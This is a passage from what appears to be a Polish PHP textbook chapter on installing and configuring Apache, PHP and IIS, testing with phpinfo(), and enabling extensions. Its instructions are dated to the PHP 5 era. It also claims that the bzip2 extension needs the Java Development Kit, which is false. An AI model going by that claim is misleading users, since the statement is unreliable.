■ **Wskazówka** W tym rozdziale Czytelnik zostanie przeprowadzony przez proces ręcznej instalacji i konfiguracji niezbędnego środowiska. Samodzielna instalacja PHP i serwera Apache jest dobrym pomysłem, gdyż umożliwia poznanie wielu dostępnych opcji konfiguracyjnych, co z kolei pozwala uzyskać większą kontrolę nad sposobem działania witryny. Jeśli jednak Czytelnik i tak ma zamiar skorzystać z usług firmy prowadzącej serwery WWW i zależy mu na szybkim uruchomieniu środowiska oraz zabraniu się do pracy, to warto rozważyć zastosowanie pakietu XAMPP (*www.apachefriends.org/en/xampp.html*) — bezpłatnej, zautomatyzowanej instalacji zawierającej serwer Apache oraz kilka innych komponentów, takich jak PHP, Perl oraz MySQL. XAMPP jest dostępny w wersjach przeznaczonych dla systemów Windows oraz Linux, a aktualnie trwają prace nad wersjami dla systemów Mac OS X oraz Solaris. Jeśli Czytelnik planuje korzystać z PHP wraz z serwerem IIS, sugeruję postępować zgodnie z informacjami zamieszczonymi w podrozdziale „Instalacja serwera IIS i PHP w systemie Windows".

Pobieranie serwera Apache

Obecnie pakiety z serwerem Apache są dostępne we wszystkich najpopularniejszych dystrybucjach systemu Linux. Jeśli zatem Czytelnik używa jednej z tych platform systemowych, to istnieje całkiem duże prawdopodobieństwo, że serwer ten już jest zainstalowany na jego komputerze, a jeśli nie, to można to łatwo zrobić, korzystając z systemu zarządzania pakietami używanego w danej dystrybucji Linuksa (na przykład w systemie Ubuntu będzie to polecenie `apt-get`). Jeśli Czytelnik używa systemu Mac OS X, to serwer Apache jest w nim instalowany domyślnie. W każdym z tych przypadków można przejść bezpośrednio do kolejnego podrozdziału, „Pobieranie PHP". Jeśli jednak Czytelnik zdecyduje się samodzielnie zainstalować serwer Apache, to proszę czytać dalej.

Ze względu na ogromne obciążenie zaleca się, by podczas pobierania serwera Apache skorzystać z jego kopii (ang. *mirror*) zlokalizowanej możliwie jak najbliżej naszego miejsca pobytu. Samo wyświetlenie strony o adresie *http://httpd.apache.org/download.cgi* spowoduje, że witryna Apache spróbuje samodzielnie określić najbliższy serwer. Sugeruję wybór najnowszej stabilnej wersji serwera Apache, co umożliwi pobranie jego kodów źródłowych w formie plików *tar.gz* lub *bz2* bądź pliku binarnego przygotowanego w kilku wersjach przeznaczonych dla różnych systemów operacyjnych. Jeśli Czytelnik używa systemu Linux i planuje przygotowanie serwera ze źródeł, to powinien pobrać archiwum z jego kodami.

Jeśli Czytelnik używa systemu Windows i chciałby zainstalować na nim serwer Apache, powinien pobrać jego najnowszą stabilną, binarną wersję z katalogu *binaries/win32*. Dostępne są dwie binarne wersje serwera — wyposażona w mechanizmy obsługi SSL oraz pozbawiona tych możliwości. Obie wersje posiadają adekwatne nazwy, które ułatwią ich rozróżnienie. Na potrzeby środowiska używanego do tworzenia aplikacji PHP sugeruję pobranie wersji bez obsługi SSL.

Pobieranie PHP

Podobnie jak Apache, także język PHP jest obecnie dostępny we wszystkich dystrybucjach systemu Linux, a w systemie Mac OS X jest instalowany domyślnie. W tych przypadkach sugeruję, by Czytelnik postępował zgodnie z wytycznymi dotyczącymi instalacji i konfiguracji środowiska, dostosowanymi do używanego systemu operacyjnego. W pozostałych przypadkach należy pobrać najnowszą stabilną wersję PHP, klikając łącze *Downloads* umieszczone u góry witryny PHP, a następnie wybierając jedną z dostępnych wersji:

- **Pliki źródłowe** (ang. *source*): jeśli Czytelnik nie chce korzystać z systemu zarządzania pakietami systemu Linux bądź jeśli ma zamiar skompilować PHP ze źródeł w systemie Windows, to powinien wybrać archiwum odpowiedniego typu. Przygotowywanie środowiska PHP ze źródeł w systemie Windows nie jest rozwiązaniem zalecanym i nie zostało ono opisane w tej książce. Za wyjątkiem bardzo szczególnych sytuacji gotowa wersja binarna PHP przygotowana dla systemu Windows powinna spełnić wszystkie nasze potrzeby i wymagania. Wersje te są dostępne w archiwach zapisanych w formatach *bzip2* lub *gzip*. Warto pamiętać, że ich zawartość jest taka sama — różne formaty kompresji zastosowano wyłącznie dla wygody użytkownika.
- **Pakiet zip dla systemu Windows** (ang. *zip package*): jeśli Czytelnik planuje używać PHP wraz z serwerem Apache w systemie Windows, powinien wybrać tę wersję, gdyż to właśnie ona została opisana w dalszej części rozdziału.
- **Instalator dla systemu Windows** (ang. *Windows installer*): ta wersja udostępnia wygodny program instalacyjny, który nie tylko instaluje i konfiguruje środowisko PHP, ale pozwala także na konfigurację serwerów IIS, Apache oraz Xitami. Choć można jej używać w przypadku korzystania z serwera Apache, to jednak mnie nie udało się doprowadzić instalacji do pomyślnego zakończenia, a program zasugerował pobranie binarnego pakietu przeznaczonego dla systemu Windows. Dodatkowo, jeśli Czytelnik ma zamiar skonfigurować PHP do współpracy z serwerem IIS, powinien zajrzeć do podrozdziału „Instalacja serwera IIS i PHP w systemie Windows". Dzięki współpracy firm Microsoft i Zend Technologies Ltd. proces ten został znacznie usprawniony, co szczegółowo opisałem.

Po wybraniu odpowiedniej wersji witryna określi kopię serwera położoną najbliżej naszego miejsca pobytu. Aby rozpocząć pobieranie, wystarczy wybrać jeden z dostępnych serwerów.

Wskazówka Jeśli mamy zamiar poeksperymentować z najnowszą, jeszcze rozwijaną wersją PHP, to można ją pobrać (zarówno w formie źródeł, jak i plików binarnych) z witryny *http://snaps.php.net/*. Należy pamiętać, że niektóre z tych wersji nie są przeznaczone do zastosowania w środowiskach produkcyjnych.

Pobieranie dokumentacji

Zarówno serwer Apache, jak i język PHP udostępniają doskonałą, wręcz wzorcową dokumentację, szczegółowo opisującą praktycznie każdy ich aspekt. Można je przeglądać w internecie (odpowiednio na stronach *http://httpd.apache.org* oraz *www.php.net*) lub pobrać i czytać na lokalnym komputerze.

Pobieranie dokumentacji serwera Apache

W skład każdej dystrybucji serwera Apache wchodzi najnowsza wersja jego dokumentacji, zapisana w formatach XML oraz HTML i dostępna w różnych wersjach językowych. Jest ona umieszczana w katalogu *docs* w katalogu instalacyjnym.

W razie konieczności uaktualnienia posiadanej wersji dokumentacji, pobrania jej w innym formacie (takim jak PDF lub CHM — format pomocy systemu Windows) lub przeglądnięcia jej na internecie należy zajrzeć na stronę *http://httpd.apache.org/docs-project*.

Pobieranie dokumentacji PHP

Dokumentacja języka PHP jest dostępna w ponad 20 językach i w wielu różnych formatach, takich jak pojedynczy plik HTML, grupa wielu stron HTML czy też plik CHM. Wszystkie te wersje są generowane na podstawie głównych plików zapisanych w formacie DocBook, które można pobrać z serwera CVS projektu PHP (na przykład po to, by wygenerować dokumentację w jeszcze innym formacie). Dokumentacja jest umieszczona w katalogu *manual* wewnątrz katalogu instalacyjnego PHP.

Jeśli Czytelnik będzie musiał zaktualizować lokalną wersję dokumentacji lub zechce pobrać ją w innym formacie, powinien przejść na stronę *http://www.php.net/docs.php* i kliknąć odpowiednie łącze.

Instalacja Apache i PHP w systemie Linux

Ten podrozdział opisuje proces budowania serwera Apache oraz PHP ze źródeł w systemach Linux. Potrzebny będzie do tego odpowiedni kompilator ANSI-C oraz system budowania; oba te komponenty są dostępne w systemach zarządzania pakietami we wszystkich głównych dystrybucjach Linuksa. Oprócz tego PHP wymaga dodatkowo narzędzi Flex (*http://flex.sourceforge.net/*) oraz Bison (*http://www.gnu.org/software/bison/bison.html*), natomiast serwer Apache wymaga języka Perl (w wersji co najmniej 5.003). Poza tym przeprowadzenie całego procesu wymaga dostępu do konta superużytkownika (root) na serwerze docelowym.

Dla wygody przed rozpoczęciem całego procesu warto przenieść oba pakiety do wybranego, jednego katalogu, na przykład: *usr/src/*. Poniżej opisano czynności, jakie należy wykonać w ramach procesu instalacji:

1. Rozpakować archiwa zip i tar z kodami źródłowymi serwera Apache i PHP. W zamieszczonych poniżej przykładowych poleceniach litery X reprezentują numer najnowszej stabilnej wersji pobranej zgodnie z informacjami podanymi we wcześniejszej części rozdziału.

   ```
   %>gunzip httpd-2_X_XX.tar.gz
   %>tar xvf httpd-2_X_XX.tar
   %>gunzip php-XX.tar.gz
   %>tar xvf php-XX.tar
   ```

2. Skonfigurować i zbudować serwer Apache. W najprostszym przypadku warto zastosować opcję `--enable-so`, która nakazuje włączenie możliwości wczytywania wspólnych modułów.

   ```
   %>cd httpd-2_X_XX
   %>./configure --enable-so [other options]
   %>make
   ```

3. Zainstalować Apache (tę operację trzeba będzie wykonać z konta superużytkownika):

   ```
   %>make install
   ```

4. Skonfigurować, zbudować i zainstalować PHP (dodatkowe informacje, dotyczące modyfikowania domyślnych ustawień instalacji oraz dołączania dodatkowych rozszerzeń, można znaleźć w punkcie „Konfiguracja PHP w trakcie budowania w systemach Linux”). W poniższym przykładzie `APACHE_INSTALL_DIR` należy zastąpić ścieżką dostępu do katalogu instalacyjnego serwera Apache, np. `/usr/local/apache2`:

   ```
   %>cd ../php-X_XX
   %>./configure --with-apxs2=APACHE_INSTALL_DIR/bin/apxs [other options]
   %>make
   %>make install
   ```

5. PHP jest dostarczany wraz z plikiem konfiguracyjnym, kontrolującym wiele aspektów działania języka. Plik ten jest znany jako *php.ini*, jednak w pakiecie z kodami źródłowymi nosi on nazwę *php.ini-dist*. Należy go skopiować do odpowiedniego katalogu i zmienić jego nazwę na *php.ini*. Podrozdział „Konfiguracja PHP”, zamieszczony nieco dalej, zawiera szczegółowe informacje na temat przeznaczenia oraz zawartości tego pliku. Warto zauważyć, że można go umieścić w dowolnym miejscu, jeśli jednak wybierzemy lokalizację inną niż domyślna, to należy odpowiednio skonfigurować PHP, używając w tym celu opcji `--with-config-file-path`. Warto także pamiętać, że mamy do dyspozycji również inny plik konfiguracyjny — *php.ini-recommended*. Określa on wartości różnych niestandardowych ustawień, a jego przeznaczeniem jest lepsze zabezpieczenie i zoptymalizowanie konfiguracji PHP, choć może się zdarzyć, że nie będzie ona w pełni zgodna z niektórymi starszymi aplikacjami PHP. Warto zastanowić się nad zastosowaniem tego pliku konfiguracyjnego zamiast, wspominanego wcześniej, *php.ini-dist*. Jeśli Czytelnik zdecyduje się na to, powinien wykonać następujące polecenie:

   ```
   %> cp php.ini-recommended /usr/local/lib/php.ini
   ```

6. Otworzyć plik konfiguracyjny serwera Apache, noszący nazwę *httpd.conf*, i upewnić się, że są w nim umieszczone przedstawione poniżej wiersze kodu. (Plik ten znajduje się w katalogu `APACHE_INSTALL_DIR`/*conf/httpd.conf*). Gdyby ich nie było, to należy je dodać. Warto zapisać je w tych miejscach pliku konfiguracyjnego, gdzie są umieszczone inne dyrektywy `LoadModule` oraz `AddType`:

```
LoadModule php5_module modules/libphp5.so
AddType application/x-httpd-php .php
```

Można mi wierzyć lub nie, ale to już wszystko. Teraz wystarczy ponownie uruchomić serwer Apache, wydając w tym celu polecenie:

```
%>/usr/local/apache/bin/apachectl restart
```

A teraz proszę kontynuować lekturę od rozdziału „Testowanie instalacji".

■ **Wskazówka** Zastosowana w punkcie 6. dyrektywa `AddType` kojarzy konkretny typ MIME z konkretnym rozszerzeniem lub ich grupą. Rozszerzenie *.php* jest jedynie sugestią, zamiast niego można zastosować dowolne inne, na przykład *.html*, *.php5* lub *.jason*. Oprócz tego z danym typem można skojarzyć więcej rozszerzeń, wystarczy je wszystkie zapisać w jednym wierszu, oddzielając od siebie znakami odstępu. Choć niektórzy preferują stosowanie PHP wraz z rozszerzeniem *.html*, to należy pamiętać, że w razie zastosowania takiego rozwiązania każde odebrane przez serwer żądanie dotyczące pliku HTML spowoduje przetworzenie jego zawartości przez interpreter PHP. Choć niektórzy mogą uznać takie rozwiązanie za wygodne, to jednak trzeba pamiętać, że spowoduje ono obniżenie wydajności serwera.

Instalacja Apache i PHP w systemie Windows

Wcześniejsze wersje serwera Apache przeznaczone dla systemów Windows nie były w żaden sposób optymalizowane pod ich kątem. Jednak serwer Apache2 został całkowicie przepisany właśnie w celu wykorzystania specyficznych cech tej platformy. Nawet jeśli Czytelnik nie planuje docelowo uruchamiać swojej aplikacji w systemie Windows, to jednak serwer ten będzie stanowił doskonałą platformę testową dla tych wszystkich osób, które preferują system Windows. Oto czynności, jakie należy wykonać w celu zainstalowania serwera Apache i PHP w systemie Windows:

1. Uruchomić program instalacyjny serwera Apache, dwukrotnie klikając ikonę pliku *apache_X.X.XX-win32-x86-no_ssl.msi*. Litery X w tej nazwie reprezentują numer najnowszej stabilnej wersji serwera, pobranej zgodnie z informacjami zamieszczonymi we wcześniejszej części rozdziału.
2. Proces instalacji rozpocznie się od wyświetlenia ekranu powitalnego. Warto poświęcić chwilę na przeczytanie zamieszczonych na nim informacji, a następnie należy kliknąć przycisk *Next*.
3. W następnym oknie zostanie wyświetlona umowa licencyjna. Należy ją uważnie przeczytać. Jeśli zgadzamy się z jej postanowieniami, można kliknąć przycisk *Next*.
4. Kolejne okno zawiera różne informacje dotyczące serwera. Należy je przeczytać i kliknąć przycisk *Next*.
5. Następnie program poprosi o podanie różnych informacji związanych z działaniem serwera, takich jak: nazwa domeny sieciowej, nazwa serwera oraz adres poczty elektronicznej administratora serwera. Jeśli Czytelnik zna te informacje, to powinien je podać; w przeciwnym razie w pierwszych dwóch polach wystarczy wpisać *localhost*, a w trzecim podać dowolny adres. Informacje te można później zmienić w dowolnym momencie w pliku konfiguracyjnym *httpd.conf*. Dodatkowo będziemy musieli podjąć decyzję, czy serwer Apache ma działać jako usługa dostępna dla wszystkich użytkowników sytemu Windows, czy tylko dla bieżącego. Jeśli chcemy, by Apache był uruchamiany automatycznie podczas startu systemu, to należy wybrać opcję usługi dostępnej dla wszystkich użytkowników. Po dokonaniu wyboru należy przejść dalej, klikając przycisk *Next*.
6. Wybrać typ instalacji: *Typical* (typowa) lub *Custom* (dowolna). Jeśli Czytelnik chce wybrać instalowane elementy serwera, to należy wybrać opcję *Custom* — w kolejnym oknie dialogowym będzie można na przykład zaznaczyć, by nie instalować dokumentacji serwera. Jeśli jednak nie chcemy wprowadzać żadnych zmian, wystarczy zaznaczyć opcję *Typical* i kliknąć przycisk *Next*.

7. Program poprosi o wskazanie docelowego folderu. Domyślnie jest nim folder *C:\Program Files\Apache Group*. Warto jednak zastanowić się nad zmianą jego nazwy na *C:\apache*. Cokolwiek Czytelnik wybierze, powinien pamiętać, że w tej książce zostanie opisana instalacja serwera w katalogu *C:\apache*.
8. Kliknąć przycisk *Install*, by dokończyć proces instalacji. W ten sposób instalacja serwera Apache została zakończona. Teraz kolej na PHP.
9. Rozpakować pakiet instalacyjny PHP i umieścić jego zawartość w katalogu *C:\php*. Katalog instalacyjny może mieć dowolną nazwę, przy czym warto zwrócić uwagę, by nie zawierała ona znaków odstępu. W książce opisałem instalację w katalogu *C:\php*.
10. Przejść do katalogu *C:\apache\conf* i otworzyć plik *httpd.conf* w edytorze.
11. Dodać do pliku konfiguracyjnego trzy przedstawione poniżej wiersze. Warto umieścić je bezpośrednio pod blokiem dyrektyw `LoadModule`, umieszczonym w sekcji `Global Environment` (środowisko ogólne).

```
LoadModule php_module c:/php/php5apache2_2.dll
AddType application/x-httpd-php .php
PHPIniDir "c:\php"
```

■ **Wskazówka** Zastosowana w punkcie 11. dyrektywa `AddType` kojarzy konkretny typ MIME z konkretnym rozszerzeniem lub ich grupą. Rozszerzenie *.php* jest jedynie sugestią, zamiast niego można zastosować dowolne inne, na przykład *.html*, *.php5* lub *.jason*. Oprócz tego z danym typem można skojarzyć więcej rozszerzeń, wystarczy je wszystkie zapisać w jednym wierszu, oddzielając od siebie znakami odstępu. Choć niektórzy preferują stosowanie PHP wraz z rozszerzeniem *.html*, to należy pamiętać, że w razie zastosowania takiego rozwiązania każde odebrane przez serwer żądanie dotyczące pliku HTML spowoduje przetworzenie jego zawartości przez interpreter PHP. Choć niektórzy mogą uznać takie rozwiązanie za wygodne, to jednak trzeba pamiętać, że spowoduje ono obniżenie wydajności serwera. Dlatego też zalecane jest skorzystanie z ogólnie przyjętej konwencji i zastosowanie rozszerzenia *.php*.

12. Zmienić nazwę pliku *php.ini-dist* na *php.ini* i skopiować go do katalogu *C:\php* (w przypadku wersji 5.3.0 PHP zmieniono nazwy plików konfiguracyjnych, które noszą teraz odpowiednio nazwy *php.ini-development* oraz *php.ini-production*; a zatem w razie korzystania z tej wersji PHP należy wybrać jeden z tych plików i zmienić jego nazwę). Plik konfiguracyjny *php.ini* zawiera setki dyrektyw odpowiedzialnych za określanie i dostosowywanie działania PHP. Opis jego przeznaczenia oraz szczegółowe informacje na temat zawartości można znaleźć w dalszej części rozdziału, w podrozdziale „Konfiguracja PHP". Warto także pamiętać, że mamy do dyspozycji również inny plik konfiguracyjny — *php.ini-recommended*. Określa on wartości różnych niestandardowych ustawień, a jego przeznaczeniem jest lepsze zabezpieczenie i zoptymalizowanie konfiguracji PHP, choć może się zdarzyć, że nie będzie ona w pełni zgodna z niektórymi starszymi aplikacjami PHP. Warto zastanowić się nad zastosowaniem tego pliku konfiguracyjnego zamiast, wspominanego wcześniej, *php.ini-dist*.
13. Jeśli Czytelnik używa jednego z systemów Windows NT, Windows 2000, XP, Vista[1], to należy wybrać opcję *Start/Panel sterowania/Wydajność i konserwacja/Narzędzia administracyjne/Usługi*. W razie używania systemu Windows 98 proszę zajrzeć od informacji podanych pod koniec kolejnego punktu.
14. Odszukać Apache na liście i upewnić się, że usługa jest uruchomiona. Jeśli nie jest, to należy ją zaznaczyć i kliknąć opcję *Uruchom usługę* wyświetloną w lewej kolumnie. Jeśli serwer jest już uruchomiony, to należy zaznaczyć go na liście i kliknąć łącze *Uruchom ponownie usługę*; w ten sposób zostaną uwzględnione zmiany wprowadzone w pliku konfiguracyjnym *httpd.conf*. Następnie należy kliknąć pozycję serwera Apache prawym przyciskiem myszy i wybrać opcję *Właściwości*. Należy się upewnić, że na liście *Typ uruchamiania* jest wybrana opcja *Automatyczny*. Jeśli Czytelnik wciąż jeszcze używa systemu Windows 95/98, to konieczne będzie samodzielne ponowne uruchomienie serwera przy użyciu skrótu umieszczonego w menu *Start*.

[1] W systemie Windows 7 należy wybrać opcję *Start/Panel sterowania/System i zabezpieczenia/Narzędzia administracyjne/Usługi* — *przyp. tłum.*

Instalacja serwera IIS i PHP w systemie Windows

Microsoft Windows wciąż pozostaje preferowanym systemem operacyjnym, nawet wśród programistów wspierających i promujących oprogramowanie otwarte; w końcu, wziąwszy pod uwagę jego dominującą pozycję rynkową, całkiem sensowne jest to, że większość osób preferuje korzystanie z tego dobrze znanego środowiska. Jednak ze względów stabilności oraz wydajności zdecydowanie najlepszym rozwiązaniem wciąż pozostanie wdrażanie aplikacji napisanych w PHP na serwerze Apache działającym w systemie operacyjnym Linux.

Rozwiązanie to niesie jednak ze sobą pewien problem, jeśli programista lubi pisać, a nawet wdrażać aplikacje na serwerze IIS działającym w systemie Windows. W ostatnich latach Microsoft, we współpracy z firmą Zend Technologies Ltd., poczynił ogromne starania mające na celu poprawienie zarówno stabilności, jak i wydajności środowiska PHP uruchamianego na IIS i Windows.

W 2009 roku Microsoft wykonał kolejny znaczący krok w kierunku bezproblemowego uruchamiania środowiska PHP na serwerze IIS, oddając do dyspozycji programistów produkt Microsoft Web Platform Installer. Produkt ten znacznie ułatwia instalację środowiska do tworzenia aplikacji internetowych w różnych konfiguracjach, także składających się z serwera IIS i PHP. Aby zainstalować IIS i PHP w systemie Windows 7, Vista, Server 2003 lub Server 2008, wystarczy wejść na witrynę *http://php.iis.net/* i kliknąć ogromny przycisk *Install PHP*.

Zakładając, że Czytelnik jeszcze nie zainstalował produktu Web Platform Installer, to niebawem powinien to zrobić. Zazwyczaj uruchomienie tego instalatora wymaga posiadania uprawnień administracyjnych. Po pobraniu programu Czytelnik zostanie poproszony o zainstalowanie PHP. W tej książce zostanie zastosowana nieco starsza wersja PHP (5.2.14), niemniej powinna ona w zupełności wystarczyć do wykonania przeważającej większości zamieszczonych przykładów. Aby kontynuować proces instalacji, proszę kliknąć przycisk *Install*, a następnie przeczytać i zaakceptować licencję. Można mi wierzyć lub nie, jednak po zakończeniu instalacji na używanym komputerze znajdzie się prawidłowo skonfigurowane środowisko PHP. Sposób jego przetestowania został opisany w kolejnym podrozdziale.

Wskazówka Microsoft Web Platform Installer nie działa w systemie Windows XP, nie oznacza to jednak, że osoby korzystające z tego systemu mają pecha. W lipcu 2010 roku Microsoft udostępnił darmowy produkt o nazwie IIS Developer Express (*http://learn.iis.net*), który obsługuje system Windows XP oraz wszystkie najnowsze moduły serwera IIS 7, w tym także FastCGI, konieczny do uruchomienia PHP. Konfiguracja środowiska PHP i IIS jest nieco bardziej złożona w przypadku uruchamiania PHP i nie opiszę jej w tej książce, niemniej bardzo wiele informacji na ten temat można znaleźć w internecie.

W czasie gdy pisałem tę książkę, konsola Web Platform Installer nie potrafiła zainstalować języka PHP, co oznacza, że należało instalować go ręcznie, korzystając z narzędzia do zarządzania programami systemu Windows. W systemie Windows 7 można je było uruchomić, klikając opcję *Odinstaluj program* w panelu sterowania.

Testowanie instalacji

Najlepszym sposobem na sprawdzenie instalacji PHP jest próba wykonania skryptu napisanego w tym języku. A zatem należy uruchomić edytor tekstów, utworzyć nowy plik i wpisać w nim poniższe wiersze kodu:

```
<?php
    phpinfo();
?>
```

Proszę zapisać plik, nadając mu nazwę *phpinfo.php*. W przypadku korzystania z serwera Apache plik ten należy umieścić w katalogu *htdocs*. W razie korzystania z serwera IIS — w katalogu *C:\inetpub\wwwroot*.

Teraz pozostaje tylko otworzyć przeglądarkę i wyświetlić plik, podając adres *http://localhost/phpinfo.php*. Należy zwrócić uwagę, że nie można otworzyć tego skryptu, korzystając z opcji *Plik/Otwórz* przeglądarki, gdyż w takim przypadku nie zostanie on przetworzony i wykonany przez serwer.

Jeśli wszystko pójdzie dobrze, to w przeglądarce powinny zostać wyświetlone wyniki podobne do tych z rysunku 2.1. Jeśli Czytelnik próbuje uruchomić skrypt w witrynie działającej na serwerze WWW jakiegoś dostawcy usług internetowych i w efekcie uzyskuje komunikat informujący, że funkcja `phpinfo()` została wyłączona z powodów bezpieczeństwa, to konieczne będzie stworzenie innego skryptu testowego. W takim przypadku można skorzystać ze skryptu przedstawionego poniżej, którego wykonanie spowoduje wyświetlenie prostego komunikatu.

```
<?php
    echo "Prosty, lecz efektywny test działania PHP!";
?>
```

■ **Wskazówka** Wykonanie funkcji `phpinfo()` jest doskonałym sposobem zdobycia informacji na temat zainstalowanego środowiska PHP, gdyż przedstawia ona wiele danych na temat serwera WWW, jego środowiska oraz dostępnych rozszerzeń.

PHP Version 5.3.0

System	Windows NT PIOTREK 6.1 build 7600 ((null)) i586
Build Date	Jul 2 2009 21:02:53
Compiler	MSVC6 (Visual C++ 6.0)
Architecture	x86
Configure Command	cscript /nologo configure.js
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	*no value*
Loaded Configuration File	D:\Programming\xampp\php\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20090626
PHP Extension	20090626
Zend Extension	220090626
Zend Extension Build	API220090626,TS,VC6
PHP Extension Build	API20090626,TS,VC6
Debug Build	no
Thread Safety	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
Registered PHP Streams	https, ftps, php, file, glob, data, http, ftp, compress.zlib, compress.bzip2, phar, zip
Registered Stream Socket Transports	tcp, udp, ssl, sslv3, sslv2, tls
Registered Stream Filters	convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, zlib.*, bzip2.*

Rysunek 2.1. *Wyniki generowane przez funkcję phpinfo()*

Jeśli podczas instalowania środowiska nie pojawiły się żadne zauważalne błędy, a pomimo to nie są wyświetlane oczekiwane wyniki, może to wynikać z jednego lub kilku poniższych problemów:

- Jeśli serwer Apache był konfigurowany własnoręcznie, to zmiany w jego plikach konfiguracyjnych nie zostaną uwzględnione aż do momentu jego powtórnego uruchomienia. Dlatego też należy pamiętać, by po wprowadzeniu zmian związanych z PHP do pliku konfiguracyjnego *httpd.conf* ponownie uruchomić serwer.
- Zastosowanie nieprawidłowych znaków lub poleceń w pliku konfiguracyjnym spowoduje, że nie uda się ponownie uruchomić serwera.
- Należy sprawdzić, czy każdy plik zawierający kod PHP posiada odpowiednie rozszerzenie, zdefiniowane w pliku konfiguracyjnym *httpd.conf*. Jeśli na przykład w pliku konfiguracyjnym określiliśmy, że tylko rozszerzenia *.php* będą reprezentowały pliki PHP, to nie należy próbować umieszczać kodu PHP w plikach z rozszerzeniem *.html*.
- Należy upewnić się, że kod PHP umieszczony w pliku został zapisany pomiędzy znacznikami `<?php` oraz ?>. Jeśli tego nie zrobimy, to kod PHP może zostać wyświetlony w przeglądarce.
- Czytelnik utworzył plik o nazwie *index.php* i bezskutecznie stara się odwołać do niego tak jak do domyślnego pliku indeksu (poprzez podanie w adresie URL samej nazwy katalogu, bez nazwy pliku, na przykład: *www.przyklad.com/onas/* oraz *www.przyklad.com/onas/index.html*). Jednak serwer Apache uznaje za domyślne pliki indeksu wyłącznie pliki *index.html*, dlatego też konieczne będzie dodanie do pliku konfiguracyjnego Apache dyrektywy `DirectoryIndex` zawierającej nazwę naszego indeksu — *index.php*.

Konfiguracja PHP

Choć podstawowa instalacja PHP w zupełności wystarczy dla większości początkujących użytkowników, to jednak istnieje duże prawdopodobieństwo, że już niedługo Czytelnik będzie chciał zmodyfikować domyślne ustawienia konfiguracyjne i poeksperymentować z dodatkami firm niezależnych, które nie są standardowo dołączane do PHP. W tym podrozdziale Czytelnik dowie się, jak można modyfikować działanie PHP i dostosowywać je do swoich szczególnych potrzeb.

Konfiguracja PHP w trakcie tworzenia w systemach Linux

Zbudowanie PHP ze źródeł, opisane we wcześniejszej części rozdziału, w zupełności wystarcza, by rozpocząć pracę z tym językiem. Należy jednak pamiętać, że mamy do dyspozycji także wiele dodatkowych opcji. Pełną listę flag konfiguracyjnych (a jest ich ponad 200) można wyświetlić przy użyciu polecenia:

```
%>./configure --help
```

Aby zmodyfikować proces budowania PHP, wystarczy dodać jedną lub większą liczbę flag do polecenia `configure`, podając w razie konieczności odpowiednią wartość. Załóżmy na przykład, że chcielibyśmy wzbogacić tworzone środowisko PHP o możliwości korzystania z protokołu FTP, które domyślnie nie są włączone. W tym celu etap konfiguracji PHP należy zmodyfikować w następujący sposób:

```
%>./configure --with-apxs2=/usr/local/apache/bin/apxs --enable-ftp
```

W ramach kolejnego przykładu załóżmy, że chcemy korzystać z rozszerzenia *bzip2*. W tym celu wystarczy zmienić konfigurację PHP w poniższy sposób:

```
%>./configure --with-apxs2=/usr/local/apache/bin/apxs \
 >--with-bz2=[KATALOG_INSTALACYJNY]
```

Jednym z problemów, jakie najczęściej przytrafiają się początkującym użytkownikom, jest założenie, że zastosowanie odpowiedniej flagi konfiguracyjnej jest równoznaczne z udostępnieniem pożądanych możliwości w budowanym środowisku PHP. To nieprawda. Trzeba bowiem pamiętać, że konieczne jest także zainstalowanie oprogramowania, które w rzeczywistości odpowiada za obsługę danego rozszerzenia PHP. W ostatnim przykładzie, wykorzystującym rozszerzenie *bzip2*, konieczne będzie wcześniejsze zainstalowanie Java Development Kit (JDK).

Modyfikowanie PHP budowanego w systemie Windows

Do wersji PHP 5.1 oraz 5.2.X (najnowszych wersji PHP dostępnych w czasie, gdy powstawała ta książka) dołączonych jest w sumie 45 rozszerzeń. Jednak użycie któregokolwiek z nich wymaga usunięcia znaku komentarza z odpowiedniego wiersza pliku konfiguracyjnego *php.ini*. Aby na przykład uaktywnić rozszerzenie XML-RPC, należy wprowadzić w pliku konfiguracyjnym kilka niewielkich modyfikacji:

1. Otworzyć plik *php.ini*, odszukać w nim dyrektywę `extension_dir` i przypisać jej wartość `C:\php\ext`. Jeśli Czytelnik zainstalował PHP w innym katalogu, to należy podać odpowiednią ścieżkę.
2. Odszukać wiersz `;extension=php_xmlrpc.dll`, usunąć znak średnika (`;`) z początku wiersza, zapisać modyfikację i zamknąć plik.
3. Ponownie uruchomić serwer WWW, co sprawi, że rozszerzenie stanie się dostępne i będzie można z niego korzystać w skryptach PHP. Warto także pamiętać, że niektóre rozszerzenia posiadają dodatkowe dyrektywy konfiguracyjne, które można znaleźć w dalszej części pliku konfiguracyjnego *php.ini*.

Czasami może się okazać, że włączanie pewnych rozszerzeń PHP będzie wymagało zainstalowania dodatkowego oprogramowania. Szczegółowe informacje dotyczące poszczególnych rozszerzeń można znaleźć w dokumentacji PHP.

Konfiguracja PHP w trakcie jego działania

Zarówno w systemach Linux, jak i Windows istnieje możliwość zmiany zachowania środowiska PHP w trakcie jego działania. Zapewnia ją plik konfiguracyjny *php.ini*. Zawiera on setki dyrektyw konfiguracyjnych kontrolujących działanie PHP oraz jego rozszerzeń. W dalszej części tego podrozdziału zostały przedstawione najczęściej stosowane dyrektywy konfiguracyjne PHP: ich przeznaczenie, zasięg, zakres oraz wartości domyślne.

Korzystanie z dyrektyw konfiguracyjnych PHP

Zanim przejdziemy do poznawania poszczególnych dyrektyw konfiguracyjnych, w tym punkcie zostaną opisane różne sposoby manipulowania nimi — przy wykorzystaniu pliku konfiguracyjnego *php.ini*, plików konfiguracyjnych serwera Apache *httpd.conf* i *.htaccess* oraz bezpośrednio z poziomu skryptów PHP.

Plik konfiguracyjny php.ini

